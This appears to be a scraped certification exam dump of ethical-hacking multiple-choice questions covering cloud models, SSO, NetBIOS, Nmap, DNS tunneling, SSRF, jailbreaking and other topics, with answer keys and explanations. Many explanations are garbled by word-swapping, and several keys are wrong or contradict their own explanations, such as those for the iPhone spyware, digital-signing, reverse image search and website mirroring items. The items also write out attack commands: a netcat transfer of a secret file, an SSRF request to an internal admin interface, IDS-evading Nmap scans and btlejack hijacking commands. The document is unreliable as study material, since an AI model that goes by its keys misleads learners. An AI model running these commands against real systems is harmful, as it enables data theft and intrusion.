There are multiple cloud deployment options depending on how isolated a customer's resources are from those of other customers. Shared environments share the costs and allow each customer to enjoy lower operations expenses. One solution Is for a customer to Join with a group of users or organizations to share a cloud environment. What is this cloud deployment option called?
A. Hybrid
B. Community
C. Public
D. Private
Answer: B (LEAVE A REPLY)
The purpose of this idea is to permit multiple customers to figure on joint projects and applications that belong to the community, where it's necessary to possess a centralized clouds infrastructure. In other words, Community Cloud may be a distributed infrastructure that solves the precise problems with business sectors by integrating the services provided by differing types of clouds solutions.
The communities involved in these projects, like tenders, business organizations, and research companies, specialise in similar issues in their cloud interactions. Their shared interests may

include concepts and policies associated with security and compliance considerations, and therefore the goals of the project also .

Community Cloud computing facilitates its users to spot and analyze their business demands better. Community Clouds could also be hosted during a data center, owned by one among the tenants, or by a third-party cloud services provider and may be either on-site or off-site.

Community Cloud Examples and Use Cases

Cloud providers have developed Community Cloud offerings, and a few organizations are already seeing the advantages . the subsequent list shows a number of the most scenarios of the Community Cloud model that's beneficial to the participating organizations.

Multiple governmental departments that perform transactions with each other can have their processing systems on shared infrastructure. This setup makes it cost-effective to the tenants, and may also reduce their data traffic.

Benefits of Community Clouds

Community Cloud provides benefits to organizations within the community, individually also as collectively. Organizations don't need to worry about the safety concerns linked with Public Cloud due to the closed user group.

This recent cloud computing model has great potential for businesses seeking cost-effective cloud services to collaborate on joint projects, because it comes with multiple advantages.

Openness and Impartiality

Community Clouds are open systems, and that they remove the dependency organizations wear cloud service providers. Organizations are able to do many benefits while avoiding the disadvantages of both public and personal clouds.

Flexibility and Scalability

Ensures compatibility among each of its users, allowing them to switch properties consistent with their individual use cases. They also enable companies to interact with their remote employees and support the utilization of various devices, be it a smartphone or a tablet. This makes this sort of cloud solution more flexible to users' demands.

Consists of a community of users and, as such, is scalable in several aspects like hardware resources, services, and manpower. It takes under consideration demand growth, and you simply need to increase the user-base.

High Availability and Reliability

Your cloud service must be ready to make sure the availability of knowledge and applications in the least times. Community Clouds secure your data within the same way as the other cloud service, by replicating data and applications in multiple secure locations to guard them from unforeseen circumstances.

Cloud possesses redundant infrastructure to form sure data is out there whenever and wherever you would like it. High availability and reliability are critical concerns for any sort of cloud solution.

Security and Compliance

Two significant concerns discussed when organizations believe cloud computing are data security and compliance with relevant regulatory authorities. Compromising each other's data security isn't profitable to anyone during a Community Cloud.

Users can configure various levels of security for his or her data. Common use cases:
the power to dam users from editing and downloading specific datasets.
Making sensitive data subject to strict regulations on who has access to Sharing sensitive data unique to a specific organization would bring harm to all or any the members involved.
What devices can store sensitive data.
Convenience and Control
Conflicts associated with convenience and control don't arise during a Community Cloud.
Democracy may be a crucial factor the Community Cloud offers as all tenants share and own the infrastructure and make decisions collaboratively. This setup allows organizations to possess their data closer to them while avoiding the complexities of a personal Cloud.
Less Work for the IT Department
Having data, applications, and systems within the cloud means you are doing not need to manage them entirely. This convenience eliminates the necessity for tenants to use extra human resources to manage the system. Even during a self-managed solution, the work is split among the participating organizations.
Environment Sustainability
In the Community Cloud, organizations use one platform for all their needs, which dissuades them from investing in separate cloud facilities. This shift introduces a symbiotic relationship between broadening and shrinking the utilization of cloud among clients. With the reduction of organizations using different clouds, resources are used more efficiently, thus resulting in a smaller carbon footprint.

NEW QUESTION: 87
which of the following protocols can be used to secure an LDAP service against anonymous queries?
A. SSO
B. RADIUS
C. WPA
D. NTLM
Answer: A (LEAVE A REPLY)
Single sign-on (SSO) may be a session and user authentication service that allows a user to use one set of login credentials as an example, a reputation and arcanum to access multiple applications. SSO will be employed by enterprises, smaller organizations and people to ease the management of varied usernames and passwords.
In a basic net SSO service, an agent module on the appliance server retrieves the precise authentication credentials for a personal user from a frenzied SSO policy server, whereas authenticating the user against a user repository, like a light-weight Directory Access Protocol (LDAP) directory. The service authenticates the top user for all the applications the user has been given rights to and eliminates future arcanum prompts for individual applications throughout constant session.
How single sign-on works

Single sign-on may be a united identity management (FIM) arrangement, and also the use of such a system is typically referred to as identity federation. OAuth, that stands for Open Authorization and is pronounced "oh-auth," is that the framework that permits AN finish user's account data to be employed by third-party services, like Facebook, while not exposing the user's arcanum.
This graphic provides a mental image of however single sign-on works
OAuth acts as AN mediator on behalf of the top user by providing the service with AN access token that authorizes specific account data to be shared. once a user {attempts|makes AN attempt|tries} to access an application from the service supplier, the service supplier can send letter of invitation to the identity supplier for authentication. The service supplier can then verify the authentication and log the user in.
Types of SSO configurations
Some SSO services use protocols, like Kerberos, and Security Assertion terminology (SAML). SAML is AN protrusible terminology (XML) customary that facilitates the exchange of user authentication and authorization knowledge across secure domains. SAML-based SSO services involve communications among the user, AN identity supplier that maintains a user directory and a service supplier.
In a Kerberos-based setup, once the user credentials are provided, a price tag-granting ticket (TGT) is issued. The TGT fetches service tickets for different applications the user needs to access, while not asking the user to reenter credentials.
Smart card-based SSO can raise an user to use a card holding the sign-in credentials for the primary log in. Once the cardboard is employed, the user won't got to reenter usernames or passwords. SSO good cards can store either certificates or passwords.
Security risks and SSO
Although single sign-on may be a convenience to users, it presents risks to enterprise security. AN aggressor World Health Organization gains management over a user's SSO credentials are granted access to each application the user has rights to, increasing the number of potential harm. so as to avoid malicious access, it's essential that each facet of SSO implementation be as well as identity governance. Organizations may use two-factor authentication (2FA) or multifactor authentication (MFA) with SSO to enhance security.
Advantages and downsides of SSO
Advantages of SSO embody the following:
It allows users to recollect and manage fewer passwords and usernames for every application.
It streamlines the method of linguistic communication on and exploitation applications - no ought to reenter passwords.
It lessens the prospect of phishing.
It ends up in fewer complaints or hassle concerning passwords for IT facilitate desks.
Disadvantages of SSO embody the following:
It doesn't address sure levels of security every application sign-on might have.
If availableness is lost, then users are fast out of the multiple systems connected to the SSO.
If unauthorized users gain access, then they might gain access to over one application.
SSO vendors

There are multiple SSO vendors that are accepted. Some offer different services, and SSO is a further feature. SSO vendors embody the following:
Rippling allows users to sign on to cloud applications from multiple devices.
Avatier Identity anyplace is an SSO for manual laborer container-based platforms.
OneLogin may be a cloud-based identity and access management (IAM) platform that supports SSO.
Okta may be a tool with AN SSO practicality. Okta additionally supports 2FA and is primarily used by enterprise users.

NEW QUESTION: 88
What ports should be blocked on the firewall to prevent NetBIOS traffic from not coming through the firewall if your network is comprised of Windows NT, 2000, and XP?
A. 445
B. 1024
C. 161
D. 110
E. 135
F. 139
Answer: (SHOW ANSWER)

NEW QUESTION: 89
When analyzing the IDS logs, the system administrator noticed an alert was logged when the external router was accessed from the administrator's Computer to update the router configuration. What type of an alert is this?
A. False negative
B. True negative
C. True positive
D. False positive
Answer: D (LEAVE A REPLY)

NEW QUESTION: 90
Allen, a professional pen tester, was hired by xpertTech solutWns to perform an attack simulation on the organization's network resources. To perform the attack, he took advantage of the NetBIOS API and targeted the NetBIOS service. B/enumerating NetBIOS, he found that port 139 was open and could see the resources that could be accessed or viewed on a remote system. He came across many NetBIOS codes during enumeration.
identify the NetBIOS code used for obtaining the messenger service running for the logged-in user?
A. <1B>
B. <00>
C. <03>

D. <20>

Answer: C (LEAVE A REPLY)

<03>Windows Messenger administrationCourier administration is an organization based framework notice Windows administration by Microsoft that was remembered for some prior forms of Microsoft Windows.

This resigned innovation, despite the fact that it has a comparable name, isn't connected in any capacity to the later, Internet-based Microsoft Messenger administration for texting or to Windows Messenger and Windows Live Messenger (earlier named MSN Messenger) customer programming.

The Messenger Service was initially intended for use by framework managers to tell Windows clients about their networks.[1] It has been utilized malevolently to introduce spring up commercials to clients over the Internet (by utilizing mass-informing frameworks which sent an ideal message to a predetermined scope of IP addresses). Despite the fact that Windows XP incorporates a firewall, it isn't empowered naturally. Along these lines, numerous clients got such messages. Because of this maltreatment, the Messenger Service has been debilitated as a matter of course in Windows XP Service Pack 2.

NEW QUESTION: 91

Which of the following statements is TRUE?

A. Packet Sniffers operate on Layer 2 of the OSI model.

B. Packet Sniffers operate on both Layer 2 & Layer 3 of the OSI model.

C. Packet Sniffers operate on the Layer 1 of the OSI model.

D. Packet Sniffers operate on Layer 3 of the OSI model.

Answer: A (LEAVE A REPLY)

NEW QUESTION: 92

Attacker Lauren has gained the credentials of an organization's internal server system, and she was often logging in during irregular times to monitor the network activities. The organization was skeptical about the login times and appointed security professional Robert to determine the issue. Robert analyzed the compromised device to find incident details such as the type of attack, its severity, target, impact, method of propagation, and vulnerabilities exploited.

What is the incident handling and response (IH&R) phase, in which Robert has determined these issues?

A. Eradication

B. Incident triage

C. Preparation

D. Incident recording and assignment

Answer: B (LEAVE A REPLY)

NEW QUESTION: 93

You are attempting to run an Nmap port scan on a web server. Which of the following commands would result in a scan of common ports with the least amount of noise in order to evade IDS?

A. nmap -sT -O -T0

B. nmap -A - Pn

C. nmap -sP -p-65535 -T5

D. nmap -A --host-timeout 99 -T1

Answer: (SHOW ANSWER)

NEW QUESTION: 94

Email is transmitted across the Internet using the Simple Mail Transport Protocol. SMTP does not encrypt email, leaving the information in the message vulnerable to being read by an unauthorized person. SMTP can upgrade a connection between two mail servers to use TLS. Email transmitted by SMTP over TLS is encrypted. What is the name of the command used by SMTP to transmit email over TLS?

A. OPPORTUNISTICTLS

B. STARTTLS

C. UPGRADETLS

D. FORCETLS

Answer: (SHOW ANSWER)

NEW QUESTION: 95

Why should the security analyst disable/remove unnecessary ISAPI filters?

A. To defend against social engineering attacks

B. To defend against wireless attacks

C. To defend against jailbreaking

D. To defend against webserver attacks

Answer: D (LEAVE A REPLY)

NEW QUESTION: 96

John, a professional hacker, decided to use DNS to perform data exfiltration on a target network, in this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique. John successfully injected malware to bypass a firewall and

maintained communication with the victim machine and C&C server. What is the technique employed by John to bypass the firewall?

A. DNS cache snooping

B. DNSSEC zone walking

C. DNS tunneling method

D. DNS enumeration

Answer: C (LEAVE A REPLY)

Explanation

DNS tunneling may be a method wont to send data over the DNS protocol, a protocol which has never been intended for data transfer. due to that, people tend to overlook it and it's become a well-liked but effective tool in many attacks.Most popular use case for DNS tunneling is obtaining free internet through bypassing captive portals at airports, hotels, or if you are feeling patient the not-so-cheap on the wing Wi-Fi.On those shared internet hotspots HTTP traffic is blocked until a username/password is provided, however DNS traffic is usually still allowed within the background: we will encode our HTTP traffic over DNS and voila, we've internet access.This sounds fun but reality is, browsing anything on DNS tunneling is slow. Like, back to 1998 slow.Another more dangerous use of DNS tunneling would be bypassing network security devices (Firewalls, DLP appliances...) to line up an immediate and unmonitored communications channel on an organisation's network. Possibilities here are endless: Data exfiltration, fixing another penetration testing tool... you name it.To make it even more worrying, there's an outsized amount of easy to use DNS tunneling tools out there.There's even a minimum of one VPN over DNS protocol provider (warning: the planning of the web site is hideous, making me doubt on the legitimacy of it).As a pentester all this is often great, as a network admin not such a lot .

How does it work:For those that ignoramus about DNS protocol but still made it here, i feel you deserve a really brief explanation on what DNS does: DNS is sort of a phonebook for the web , it translates URLs (human-friendly language, the person's name), into an IP address (machine-friendly language, the phone number). That helps us remember many websites, same as we will remember many people's names.For those that know what DNS is i might suggest looking here for a fast refresh on DNS protocol, but briefly what you would like to understand is:* A Record: Maps a website name to an IP address.example.com ? 12.34.52.67* NS Record (a.k.a. Nameserver record): Maps a website name to an inventory of DNS servers, just in case our website is hosted in multiple servers.example.com ? server1.example.com, server2.example.comWho is involved in DNS tunneling?* Client. Will launch DNS requests with data in them to a website .* One Domain that we will configure. So DNS servers will redirect its requests to an outlined server of our own.* Server. this is often the defined nameserver which can ultimately receive the DNS requests.The 6 Steps in DNS tunneling (simplified):1. The client encodes data during a DNS request. The way it does this is often by prepending a bit of knowledge within the domain of the request. for instance : mypieceofdata.server1.example.com2. The DNS request goes bent a DNS server.3. The DNS server finds out the A register of your domain with the IP address of your server.4. The request for mypieceofdata.server1.example.com is forwarded to the server.5. The server processes

regardless of the mypieceofdata was alleged to do. Let's assume it had been an HTTP request.6. The server replies back over DNS and woop woop, we've got signal.

NEW QUESTION: 97
Windows LAN Manager (LM) hashes are known to be weak.
Which of the following are known weaknesses of LM? (Choose three.)
A. Effective length is 7 characters.
B. Converts passwords to uppercase.
C. Hashes are sent in clear text over the network.
D. Makes use of only 32-bit encryption.
Answer: (SHOW ANSWER)

NEW QUESTION: 98
Abel, a cloud architect, uses container technology to deploy applications/software including all its dependencies, such as libraries and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. For the containerization of applications, he follows the five-tier container technology architecture. Currently, Abel is verifying and validating image contents, signing images, and sending them to the registries.
Which of the following tiers of the container technology architecture is Abel currently working in?
A. Tier-1: Developer machines
B. Tier-2: Testing and accreditation systems
C. Tier-4: Orchestrators
D. Tier-3: Registries
Answer: B (LEAVE A REPLY)

NEW QUESTION: 99
Garry is a network administrator in an organization. He uses SNMP to manage networked devices from a remote location. To manage nodes in the network, he uses MIB. which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mlb or by entering the DNS library name and Lseries.mlb. He is currently retrieving information from an MIB that contains object types for workstations and server services. Which of the following types of MIB is accessed by Garry in the above scenario?
A. LNMIB2.MIB
B. WINS.MIB
C. DHCP.MIS
D. MIB_II.MIB
Answer: A (LEAVE A REPLY)
DHCP.MIB: Monitors network traffic between DHCP servers and remote hosts
* HOSTMIB.MIB: Monitors and manages host resources
* LNMIB2.MIB: Contains object types for workstation and server services

* MIBJI.MIB: Manages TCP/IP-based Internet using a simple architecture and system
* WINS.MIB: For the Windows Internet Name Service (WINS)

NEW QUESTION: 100
Which Nmap option would you use if you were not concerned about being detected and wanted to perform a very fast scan?
A. -T5
B. -O
C. -T0
D. -A
Answer: A (LEAVE A REPLY)
Explanation/Reference:

NEW QUESTION: 101
Bob is doing a password assessment for one of his clients. Bob suspects that security policies are not in place. He also suspects that weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password weaknesses and key loggers.
Which of the following options best represents the means that Bob can adopt to retrieve passwords from his clients hosts and servers?
A. Software only, they are the most effective.
B. Hardware, Software, and Sniffing.
C. Hardware and Software Keyloggers.
D. Passwords are always best obtained using Hardware key loggers.
Answer: (SHOW ANSWER)

NEW QUESTION: 102
Which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?
A. Honeypot
B. Firewall
C. Intrusion detection system
D. Botnet
Answer: A (LEAVE A REPLY)

NEW QUESTION: 103
Attempting an injection attack on a web server based on responses to True/False Question:s is called which of the following?
A. Classic SQLi
B. Blind SQLi
C. DMS-specific SQLi

D. Compound SQLi
Answer: B (LEAVE A REPLY)

NEW QUESTION: 104
Bill has been hired as a penetration tester and cyber security auditor for a major credit card company. Which information security standard is most applicable to his role?
A. FISMA
B. PCI-DSS
C. Sarbanes-OxleyAct
D. HITECH
Answer: B (LEAVE A REPLY)

NEW QUESTION: 105
Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL https://xyz.com/feed.php?url:externalsile.com/feed/to to obtain a remote feed and altered the URL input to the local host to view all the local resources on the target server. What is the type of attack Jason performed In the above scenario?
A. website defacement
B. Server-side request forgery (SSRF) attack
C. Web server misconfiguration
D. web cache poisoning attack
Answer: B (LEAVE A REPLY)
Server-side request forgery (also called SSRF) is a net security vulnerability that allows an assaulter to induce the server-side application to make http requests to associate arbitrary domain of the attacker's choosing.
In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services among the organization's infrastructure, or to external third-party systems.
Another type of trust relationship that often arises with server-side request forgery is where the application server is able to interact with different back-end systems that aren't directly reachable by users. These systems typically have non-routable private informatics addresses. Since the back-end systems normally ordinarily protected by the topology, they typically have a weaker security posture. In several cases, internal back-end systems contain sensitive functionality that may be accessed while not authentication by anyone who is able to act with the systems.
In the preceding example, suppose there's an body interface at the back-end url https://192.168.0.68/admin. Here, an attacker will exploit the SSRF vulnerability to access the executive interface by submitting the following request:
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://192.168.0.68/admin

NEW QUESTION: 106
Louis, a professional hacker, had used specialized tools or search engines to encrypt all his browsing activity and navigate anonymously to obtain sensitive/hidden information about official government or federal databases. After gathering the Information, he successfully performed an attack on the target government organization without being traced. Which of the following techniques is described in the above scenario?
A. Dark web footprinting
B. VoIP footpnnting
C. VPN footprinting
D. website footprinting
Answer: (SHOW ANSWER)
Explanation
VoIP (Voice over Internet Protocol) is a web convention that permits the transmission of voice brings over the web. It does as such by changing over the ordinary telephone signals into advanced signs. Virtual Private Networks(VPN) give a protected association with an associations' organization. Along these lines, VoIP traffic can disregard a SSL-based VPN, successfully scrambling VoIP administrations.
When leading surveillance, in the underlying phases of VoIP footprinting, the accompanying freely accessible data can be normal:
* All open ports and administrations of the gadgets associated with the VoIP organization
* The public VoIP worker IP address
* The working arrangement of the worker running VoIP
* The organization framework

NEW QUESTION: 107
Clark, a professional hacker, attempted to perform a Btlejacking attack using an automated tool, Btlejack, and hardware tool, micro:bit. This attack allowed Clark to hijack, read, and export sensitive information shared between connected devices. To perform this attack, Clark executed various btlejack commands. Which of the following commands was used by Clark to hijack the connections?

A. btlejack -f 0x9c68fd30 -t -m 0x1 fffffffff
B. btlejack -c any
C. btlejack-f 0x129f3244-j
D. btlejack -d /dev/ttyACM0 -d /dev/ttyACM2 -s
Answer: D (LEAVE A REPLY)

NEW QUESTION: 108
Jim, a professional hacker, targeted an organization that is operating critical Industrial Infrastructure. Jim used Nmap to scan open pons and running services on systems connected to the organization's OT network. He used an Nmap command to identify Ethernet/IP devices connected to the Internet and further gathered Information such as the vendor name, product code and name, device name, and IP address. Which of the following Nmap commands helped Jim retrieve the required information?
A. nmap -Pn -sT -p 46824A < Target ip >
B. nmap -Pn -sU -p 44818 -script emp-info < Target IP >
C. nmap -Pn -sT -p 102 -script s7-info < Target IP >
D. nmap -Pn-sT -scan-delay is -max-parallelism 1 -p < Port List >< Target IP >
Answer: C (LEAVE A REPLY)

NEW QUESTION: 109
Attacker Steve targeted an organization's network with the aim of redirecting the company's web traffic to another malicious website. To achieve this goal, Steve performed DNS cache poisoning by exploiting the vulnerabilities In the DNS server software and modified the original IP address of the target website to that of a fake website. What is the technique employed by Steve to gather information for identity theft?
A. Pretexting
B. Pharming
C. Wardriving
D. Skimming
Answer: B (LEAVE A REPLY)
Explanation
A pharming attacker tries to send a web site's traffic to a faux website controlled by the offender, typically for the aim of collection sensitive data from victims or putting in malware on their machines. Attacker tend to specialize in making look-alike ecommerce and digital banking websites to reap credentials and payment card data.
Though they share similar goals, pharming uses a special technique from phishing. "Pharming attacker are targeted on manipulating a system, instead of tricking people into reaching to a dangerous web site," explains David Emm, principal security man of science at Kaspersky. "When either a phishing or pharming attacker is completed by a criminal, they need a similar driving issue to induce victims onto a corrupt location, however the mechanisms during which this is often undertaken are completely different."

NEW QUESTION: 110
John, a disgruntled ex-employee of an organization, contacted a professional hacker to exploit the organization. In the attack process, the professional hacker Installed a scanner on a machine belonging to one of the vktims and scanned several machines on the same network to Identify vulnerabilities to perform further exploitation. What is the type of vulnerability assessment tool employed by John in the above scenario?
A. Proxy scanner
B. Agent-based scanner
C. Network-based scanner
D. Cluster scanner
Answer: (SHOW ANSWER)
Knowing when to include agents into your vulnerability management processes isn't an easy decision. Below are common use cases for agent-based vulnerability scanning to assist you build out your combined scanning strategy.
Intermittent or Irregular Connectivity: Vulnerability management teams are now tasked with scanning devices that access the company network remotely using public or home-based Wi-Fi connections. These connections are often unreliable and intermittent leading to missed network-based scans. Fortunately, the scanning frequency of agents doesn't require a network connection. The agent detects when the device is back online, sending scan data when it's ready to communicate with the VM platform.
Connecting Non-Corporate Devices to Corporate Networks:With the increased use of private devices, company networks are more exposed to malware and infections thanks to limited IT and security teams' control and visibility. Agent-based scanning gives security teams insight into weaknesses on non-corporate endpoints, keeping them informed about professional hacker is potential attack vectors in order that they can take appropriate action.
Endpoints Residing Outside of Company Networks: Whether company-issued or BYOD, remote assets frequently hook up with the web outside of traditional network bounds. An agent that resides on remote endpoints conducts regular, authenticated scans checking out system changes and unpatched software. The results are then sent back to the VM platform and combined with other scan results for review, prioritization, and mitigation planning.

NEW QUESTION: 111
Nicolas just found a vulnerability on a public-facing system that is considered a zero-day vulnerability. He sent an email to the owner of the public system describing the problem and how the owner can protect themselves from that vulnerability. He also sent an email to Microsoft informing them of the problem that their systems are exposed to. What type of hacker is Nicolas?
A. Red hat
B. Gray hat
A white hat (or a white hat hacker) is an ethical computer hacker, or a computer security expert, who focuses on penetration testing and in other testing methodologies that ensures the safety of

an organization's information systems. Ethical hacking may be a term meant to imply a broader category than simply penetration testing. Contrasted with black hat, a malicious hacker, the name comes from Western films, where heroic and antagonistic cowboys might traditionally wear a white and a black hat respectively. While a white hat hacker hacks under good intentions with permission, and a black hat hacker, most frequently unauthorized, has malicious intent, there's a 3rd kind referred to as a gray hat hacker who hacks with good intentions but sometimes without permission. White hat hackers can also add teams called "sneakers and/or hacker clubs",red teams, or tiger teams. While penetration testing concentrates on attacking software and computer systems from the beginning - scanning ports, examining known defects in protocols and applications running on the system and patch installations, as an example - ethical hacking may include other things. A full-blown ethical hack might include emailing staff to invite password details, searching through executive's dustbins and typically breaking and entering, without the knowledge and consent of the targets. Only the owners, CEOs and Board Members (stake holders) who asked for such a censoring of this magnitude are aware. to undertake to duplicate a number of the destructive techniques a true attack might employ, ethical hackers may arrange for cloned test systems, or organize a hack late in the dark while systems are less critical. In most up-to-date cases these hacks perpetuate for the long-term con (days, if not weeks, of long-term human infiltration into an organization). Some examples include leaving USB/flash key drives with hidden auto-start software during a public area as if someone lost the tiny drive and an unsuspecting employee found it and took it. Some other methods of completing these include: * DoS attacks * Social engineering tactics * Reverse engineering * Network security * Disk and memory forensics * Vulnerability research * Security scanners such as: - W3af - Nessus - Burp suite * Frameworks such as: - Metasploit * Training Platforms These methods identify and exploit known security vulnerabilities and plan to evade security to realize entry into secured areas. they're ready to do that by hiding software and system 'back-doors' which will be used as a link to information or access that a non-ethical hacker, also referred to as 'black-hat' or 'grey-hat', might want to succeed in .

C. Black hat

D. white hat

Answer: D (LEAVE A REPLY)

NEW QUESTION: 112

You are performing a penetration test for a client and have gained shell access to a Windows machine on the internal network. You intend to retrieve all DNS records for the internal domain, if the DNS server is at
192.168.10.2 and the domain name is abccorp.local, what command would you type at the nslookup prompt to attempt a zone transfer?

A. list server=192.168.10.2 type=all

B. lserver 192.168.10.2-t all

C. List domain=Abccorp.local type=zone

D. is-d abccorp.local

Answer: D (LEAVE A REPLY)

NEW QUESTION: 113
Jake, a professional hacker, installed spyware on a target iPhone to spy on the target user's activities. He can take complete control of the target mobile device by jailbreaking the device remotely and record audio, capture screenshots, and monitor all phone calls and SMS messages. What is the type of spyware that Jake used to infect the target device?
A. Zscaler
B. Trident
C. Androrat
D. DroidSheep
Answer: C (LEAVE A REPLY)

NEW QUESTION: 114
Bob wants to ensure that Alice can check whether his message has been tampered with. He creates a checksum of the message and encrypts it using asymmetric cryptography. What key does Bob use to encrypt the checksum for accomplishing this goal?
A. His own public key
B. Alice's public key
C. His own private key
D. Alice's private key
Answer: B (LEAVE A REPLY)

NEW QUESTION: 115
Which ios jailbreaking technique patches the kernel during the device boot so that it becomes jailbroken after each successive reboot?
A. Tethered jailbreaking
B. Semi-tethered jailbreaking
C. Untethered jailbreaking
D. Semi-Untethered jailbreaking
Answer: B (LEAVE A REPLY)
Explanation
A semi-tethered jailbreak is one that allows a handset to finish a boot cycle when being pwned, however jailbreak extensions won't load till a laptop-based jailbreak application is deployed over a physical cable association between the device and also the computer in question.
Semi-tethered jailbreaks aren't as difficult as tethered jailbreaks as a result of you'll be able to power cycle your device and expect to use it commonly thenceforth, like creating phone calls and causing text messages.
On the opposite hand, jailbreak tweaks won't initialize on the freshly-booted device and jailbreak-based apps like Cydia and Filza can merely crash on launch them till the device is shod back to a jailbroken state.

Just as the name implies, a semi-'tethered' jailbreak necessitates a physical cable association between the device and also the laptop once running the jailbreak tool to patch the kernel and reinitialize the jailbroken state, however the nice issue here is that you simply will still access important core smartphone practicality in an exceedingly pinch after you don't have a laptop near . The spic-and-span checkra1n jailbreak tool for macOS (and before long Windows) could be a prime example of a semi-tethered jailbreak, and may pwn A7-A11-equipped devices as previous because the iPhone 5s and as new because the iPhone X.

NEW QUESTION: 116
Within the context of Computer Security, which of the following statements describes Social Engineering best?
A. Social Engineering is the act of publicly disclosing information
B. Social Engineering is a training program within sociology studies
C. Social Engineering is the means put in place by human resource to perform time accounting
D. Social Engineering is the act of getting needed information from a person rather than breaking into a system
Answer: D (LEAVE A REPLY)

NEW QUESTION: 117
Juliet, a security researcher in an organization, was tasked with checking for the authenticity of images to be used in the organization's magazines. She used these images as a search query and tracked the original source and details of the images, which included photographs, profile pictures, and memes. Which of the following footprinting techniques did Rachel use to finish her task?
A. Meta search engines
B. Reverse image search
C. Advanced image search
D. Google advanced search
Answer: C (LEAVE A REPLY)

NEW QUESTION: 118
Emily, an extrovert obsessed with social media, posts a large amount of private information, photographs, and location tags of recently visited places. Realizing this. James, a professional hacker, targets Emily and her acquaintances, conducts a location search to detect their geolocation by using an automated tool, and gathers information to perform other sophisticated attacks. What is the tool employed by James in the above scenario?
A. ophcrack
B. Hootsuite
C. VisualRoute
D. HULK
Answer: (SHOW ANSWER)

Hootsuite may be a social media management platform that covers virtually each side of a social media manager's role.
With only one platform users area unit ready to do the easy stuff like reverend cool content and schedule posts on social media in all the high to managing team members and measure ROI.
There area unit many totally different plans to decide on from, from one user set up up to a bespoken enterprise account that's appropriate for much larger organizations.

NEW QUESTION: 119
Boney, a professional hacker, targets an organization for financial benefits. He performs an attack by sending his session ID using an MITM attack technique. Boney first obtains a valid session ID by logging into a service and later feeds the same session 10 to the target employee. The session ID links the target employee to Boneys account page without disclosing any information to the victim. When the target employee clicks on the link, all the sensitive payment details entered in a form are linked to Boneys account. What is the attack performed by Boney in the above scenario?
A. Session fixation attack
B. Session donation attack
C. Forbidden attack
D. CRIME attack
Answer: A (LEAVE A REPLY)

NEW QUESTION: 120
Vlady works in a fishing company where the majority of the employees have very little understanding of IT let alone IT Security. Several information security issues that Vlady often found includes, employees sharing password, writing his/her password on a post it note and stick it to his/her desk, leaving the computer unlocked, didn't log out from emails or other social media accounts, and etc.
After discussing with his boss, Vlady decided to make some changes to improve the security environment in his company. The first thing that Vlady wanted to do is to make the employees understand the importance of keeping confidential information, such as password, a secret and they should not share it with other persons.
Which of the following steps should be the first thing that Vlady should do to make the employees in his company understand to importance of keeping confidential information a secret?
A. Warning to those who write password on a post it note and put it on his/her desk
B. Information security awareness training
C. Conducting a one to one discussion with the other employees about the importance of information security
D. Developing a strict information security policy
Answer: (SHOW ANSWER)

NEW QUESTION: 121

The network in ABC company is using the network address 192.168.1.64 with mask 255.255.255.192. In the network the servers are in the addresses 192.168.1.122, 192.168.1.123 and 192.168.1.124. An attacker is trying to find those servers but he cannot see them in his scanning. The command he is using is: nmap 192.168.1.64/28.
Why he cannot see the servers?
A. He is scanning from 192.168.1.64 to 192.168.1.78 because of the mask /28 and the servers are not in that range
B. He needs to add the command ""ip address"" just before the IP address
C. He needs to change the address to 192.168.1.0 with the same mask
D. The network must be dawn and the nmap command and IP address are ok
Answer: A (LEAVE A REPLY)

NEW QUESTION: 122
An attacker runs netcat tool to transfer a secret file between two hosts.

```
Machine A: netcat -l -p 1234 < secretfile
Machine B: netcat 192.168.3.4 > 1234
```

He is worried about information being sniffed on the network.
How would the attacker use netcat to encrypt the information before transmitting onto the wire?
A. Use cryptcat instead of netcat
B. Machine A: netcat -l -p 1234 < testfile -pw passwordMachine B: netcat <machine A IP> 1234 -pw password
C. Machine A: netcat -l -p -s password 1234 < testfileMachine B: netcat <machine A IP> 1234
D. Machine A: netcat -l -e magickey -p 1234 < testfileMachine B: netcat <machine A IP> 1234
Answer: A (LEAVE A REPLY)

NEW QUESTION: 123
Nedved is an IT Security Manager of a bank in his country. One day. he found out that there is a security breach to his company's email server based on analysis of a suspicious connection from the email server to an unknown IP Address.
What is the first thing that Nedved needs to do before contacting the incident response team?
A. Leave it as it Is and contact the incident response te3m right away
B. Block the connection to the suspicious IP Address from the firewall

C. Migrate the connection to the backup email server
D. Disconnect the email server from the network
Answer: D (LEAVE A REPLY)

NEW QUESTION: 124
User A is writing a sensitive email message to user B outside the local network. User A has chosen to use PKI to secure his message and ensure only user B can read the sensitive email. At what layer of the OSI layer does the encryption and decryption of the message take place?
A. Application
B. Session
C. Presentation
D. Transport
Answer: C (LEAVE A REPLY)

NEW QUESTION: 125
jane, an ethical hacker. Is testing a target organization's web server and website to identity security loopholes.
In this process, she copied the entire website and its content on a local drive to view the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. This information helps jane map the website's directories and gain valuable information. What is the attack technique employed by Jane in the above scenario?
A. website mirroring
B. Session hijacking
C. Web cache poisoning
D. Website defacement
Answer: C (LEAVE A REPLY)
Explanation
Web cache poisoning is a complicated technique whereby an attacker exploits the behavior of an internet server and cache in order that a harmful HTTP response is served to other users.Fundamentally, web cache poisoning involves two phases. First, the attacker must compute the way to elicit a response from the back-end server that inadvertently contains some quite dangerous payload. Once successful, they have to form sure that their response is cached and subsequently served to the intended victims.A poisoned web cache can potentially be a devastating means of distributing numerous different attacks, exploiting vulnerabilities like XSS, JavaScript injection, open redirection, and so on.
How does an internet cache work?To understand how web cache poisoning vulnerabilities arise, it's important to possess a basic understanding of how web caches work.If a server had to send a replacement response to each single HTTP request separately, this is able to likely overload the server, leading to latency issues and a poor user experience, especially during busy periods. Caching is primarily a way of reducing such issues.The cache sits between the server and therefore the user, where it saves (caches) the responses to particular requests, usually for a hard

